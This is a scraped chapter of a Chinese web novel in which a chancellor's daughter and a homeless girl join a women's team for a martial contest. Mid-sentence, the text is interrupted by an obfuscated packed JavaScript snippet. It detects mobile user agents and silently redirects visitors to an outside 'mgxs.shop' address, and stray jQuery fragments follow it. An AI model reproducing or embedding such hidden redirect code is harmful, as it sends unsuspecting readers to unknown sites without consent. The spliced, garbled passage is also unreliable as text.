文趣网 > 其他小说 > 遇良缘:携夫君封侯 > 61. 并非一人
    “女子与男子比试,难免有身体碰触,比试场上,各种情况都有可能发生,甚至发生意外,可能还会触碰到某些不可说之处。如今世道,看重女子清名。如果比试赢了,还有从军一条道可以走。可若是输了,她们该如何面对家人的指责,旁人的闲言?这是一个没有归路和后路的选择。”

    “可是,这是你好不容易等来的机会。”苏芷蘅心里闷闷的,她眸中掩饰的泪水,再也控制不住,“那你怎么办?你要怎么办?”

    沈京墨将人揽入怀中,温柔地擦拭着少女汹涌的眼泪。

    “这次机会错过了,还会有下一次。人生那么长,总还会有其他的契机。我不一样,我有退路。”

    沈京墨的眼中有失落,却无气馁。

    “我与她们不一样,有人说我闲话,我可以揍到不敢说为止。如果我家老头、朱兆和、公婆接受不了我,我可以离开京城,浪迹天涯当无名游侠。如果游侠也做不了,为世俗所不容,我可以归隐山林,自给自足。芷蘅,我不一样,我有保护自己的能力,也有生存下去的技能。不论身处任何地方,我都有活下去的本事,我可以任性,我有试错的资本。”

    “京墨姐姐,你不会是一个人,就算再少,也会有两个人。”

    苏芷蘅擦干净脸上的眼泪,拾起桌上的毛笔。

    报名册上,第一个是沈京墨,第二个是泠鸢,她要做第三个。

    一笔一划,坚定地在报名册上,写上了自己的名字。

    她吹了吹浸湿的纸张,“京墨姐姐,就让我来做今儿的第一个,给你开个张。”“小姐,你做什么?不行,不行,这不算数。快划掉。”

    书桃一脸震惊,自家小姐在做什么?她是相府千金,与外男接触都受限制,怎么能在众目睽睽之下与外男比武?

    这些都不提,她这娇弱的小身板,上去就被人踹下演武台了。

    书桃去抢毛笔,苏芷蘅紧紧拽住,“死丫头,管到小姐我的头上了,仔细你的皮。”

    “我的小姐哟,这不是闹着玩儿的,相爷和夫人知道了,你就完了。”

    “书桃,你从小跟着我,知道我的性子,我决定的事情,从不会妥协。”

    “小姐,这事儿跟其他事儿不一样,女子名节事大。这可是关乎一辈子的事情。”

    苏芷蘅闻言,眼里越发坚定执着,“我以前不知廉耻跟在三皇子身后转悠,还有什么名节可言?”

    书桃焦急不已,“李少夫人,快帮我劝劝小姐,这可万万使不得啊。”

    沈京墨将毛笔取过,苏芷蘅力气敌不过她,当即一下子扑在桌子上,将报名册紧紧压在了身下。

    “我不是义气用事,我是真想好了。我也跟她们不一样,我也有退路。我有圣旨,可以不成亲,我有钱,若是家里人容不下我,我就搬出府,若是京城容不下我,我可以去任何一座城池生活。我有退路,我也不一样。”

    苏芷蘅双手紧紧抓住桌沿,着急地眼泪直掉,“京墨姐姐,让我参加吧?我可能不顶用,若是人够了,我可以退出的,若是人不够,我可以凑数。”手指被一根根掰开,身子也被掰直,苏芷蘅带着哭腔,“京墨姐姐,不要,不要划掉,让我去,让我去。”

    “京墨姐姐,求求你,不要划掉,让我参加吧。我是一个久居闺阁的弱女子,我肩不能挑,手不能提,不依附家族和亲人,我连生存的本领都没有。我不够强壮,我力气很小,甚至我打不过任何人,上台就会被踢下去。

    我只是想告诉所有的女子,就算是这样不堪的我,注定是丢脸的结局,我也有站在擂台上一战的勇气,我有反抗的精神,她们有的比我更健壮,比我更勇武,我都敢去争取,只要她们不放弃自己,她们会做的比我更好。”

    苏芷蘅双手紧紧捂着报名册,“也许,我的力量连浮游都不如,我想去试试。哪怕能影响到一个人,哪怕是一个人,也是值得的。我们的坚持就是有意义的。”

    沈京墨将毛笔放到笔架上,向她伸出手,“欢迎你的加入。”

    苏芷蘅瞬间破涕为笑,扑进能够给她带来安全感的怀抱里,将一脸泪珠全蹭在了女子洁净的衣服上。

    “恭喜小姐,如今有了三人,再有两人,我们的队伍就成了。”

    泠鸢提着一个篮子走过来,“小姐,饿了吧,快来吃饭。忙着招人,都累瘦了。噔噔蹬~~~,看带了什么来?梨花白,我可一口没舍得偷喝呢。特意回将军府,从墙根底下挖出来的。”

    “六岁那年,从爹爹那儿偷来埋的那坛?”“可不是说呢,那会儿年岁小,瞎糊弄的,我还以为坏掉了,挖出来一闻,芬香扑鼻,一点没坏。”

    沈京墨一掌拍开酒坛上用来密封的油皮纸,一股浓郁的酒香瞬间弥漫开来。

    一口醇香的清酒入喉,沈京墨脸上带上了明亮的笑意。

    沾了岁月的东西,总是能给人带来内心里难以言喻的满足。

    “给。”

    苏芷蘅接过酒坛,咕咚咕咚灌了两大口,她吐着舌头,直呼“好辣,好辣。”

    她不胜酒力,脸上瞬间绯红一片。

    她将酒坛递给泠鸢,“有酒一起喝!从今以后,我们就是同伴了!”

    泠鸢会心一笑,爽快地接过酒坛,仰头痛饮。

    “不知我是否有幸,也能尝尝这酒的滋味?”

    众人转头平望,没有看见人。“看哪儿呢?”

    一道带着愤怒的女童稚音传来。

    几人视线下移,一个约莫十来岁的小女娃,只比桌子稍微高一些。

    泠鸢拎着酒坛子,打趣道:“小孩儿,我们这酒可不是白喝的。”

    “我知道,你们在招人比试。”

    “怎么,你也想加入我们?”

    “我就是来报名的。”

    小女孩儿抬头挺胸,双手叉腰,“你们别看我年纪小,一般大人我可不怕。”沈京墨觉着说话的音色有些熟悉,她上下打量着小女孩儿,走到人身后,抓着小孩儿的腰带,将人给提了起来。

    “你,你,你干什么?你不要

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17785549|206580||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    脸,大人欺负小孩儿!”初时,小女娃有些挣扎,后面见自己被端得稳稳当当,丝毫没有要被打的迹象,当即不再乱踢。

    “小娃,记得我吗?”

    “你是谁,我不认识你。你要做什么?我告诉你,我不怕你。别以为你年纪大,我,我打不过你,但是我不怕你。”

    女娃说话吞吞吐吐,她记忆力不错,这会儿认出了人来。

    这个人的银子,被她偷过。

    心道完蛋了,这回送上门来了。

    沈京墨将人放了下来,温声道:“跟我回府,管你吃喝。”

    这小孩儿身量极轻,上次她想带人回府,小孩儿跑得很快,她没来及追。

    “还能带个人吗?”小女娃眼角眉梢一喜,眸子里亮晶晶的。

    泠鸢叉腰骂道:“嘿,你个丫头,没脸没皮,打蛇随棍上,真给你脸了?”

    小女娃一直流浪,这会儿好像遇着了个落脚的地方,她当即下定决心,不管是什么去处,有总比没有强。

    根据她流浪多年的摸爬滚打,这几人是否有恶意,她还是能察觉出来的。

    她的直觉向来敏锐,不然小小年纪还带着个弟弟,他们也不能活下来。

    “我可以报名这个,我先凑数,如果人够了,再把我划掉,人不够,我顶上。我抗揍,万一运气好,赢了呢?”

    她在这里观察两天了,今日已经傍晚,明日若是凑不足五人,这场比试根本启动不了。

    但是只要有五人,不管结果如何,总不会比队伍都凑不满丢人。

    沈京墨见识过小女孩儿的身手,先前她追拿尚花费了不少功夫,这小孩儿跟个泥鳅一般,很是滑溜,“带谁?”

    “小虎子,我弟弟。他年纪很小,若是我不在,他活不了的。”

    “你带着他去恩荣伯府找管家,说是我让你们去的,管家会安排。”

    小女娃并没有走,伸手指了指桌子,认真道:“我想参加这个。”

    沈京墨摸了摸她的小脑袋,她还没有忘记初次见面时,小孩儿眼里透露出来的悲凉。

    “小丫头,这是一条不归路。”沈京墨蹲下来,与小孩儿平视,“也许,也是没有结果的路。”

    “我本无归处,我只知道这是一个机会。一个难得的机会。也许很多很多年,都不会再有的机会。”

    小女娃认真地看向沈京墨的眼睛,这个姐姐冷冷的,她却不怕。她见过了很多人,有些人看着和善,内心如蛇蝎。

    有些人看着凶狠,内心却是纯良的。

    这位姐姐看着冷冰冰,心却是热的。

    小女娃眼里迸发出来的光芒,远超了这个年岁小孩儿会拥有的透彻。

    “姐姐,大道理我不懂,我只知道,小男孩儿十岁可以从军,如果女孩子可以从军,我如今十一了,我也可以去从军,那样,我可以吃饱饭,我还能挣军饷,小虎子可以吃饱穿暖,运气好还可以读书。可我是女孩子,我是女孩子。如果不想沦落到那种不好的地方,除了小偷小摸,我什么都做不了。”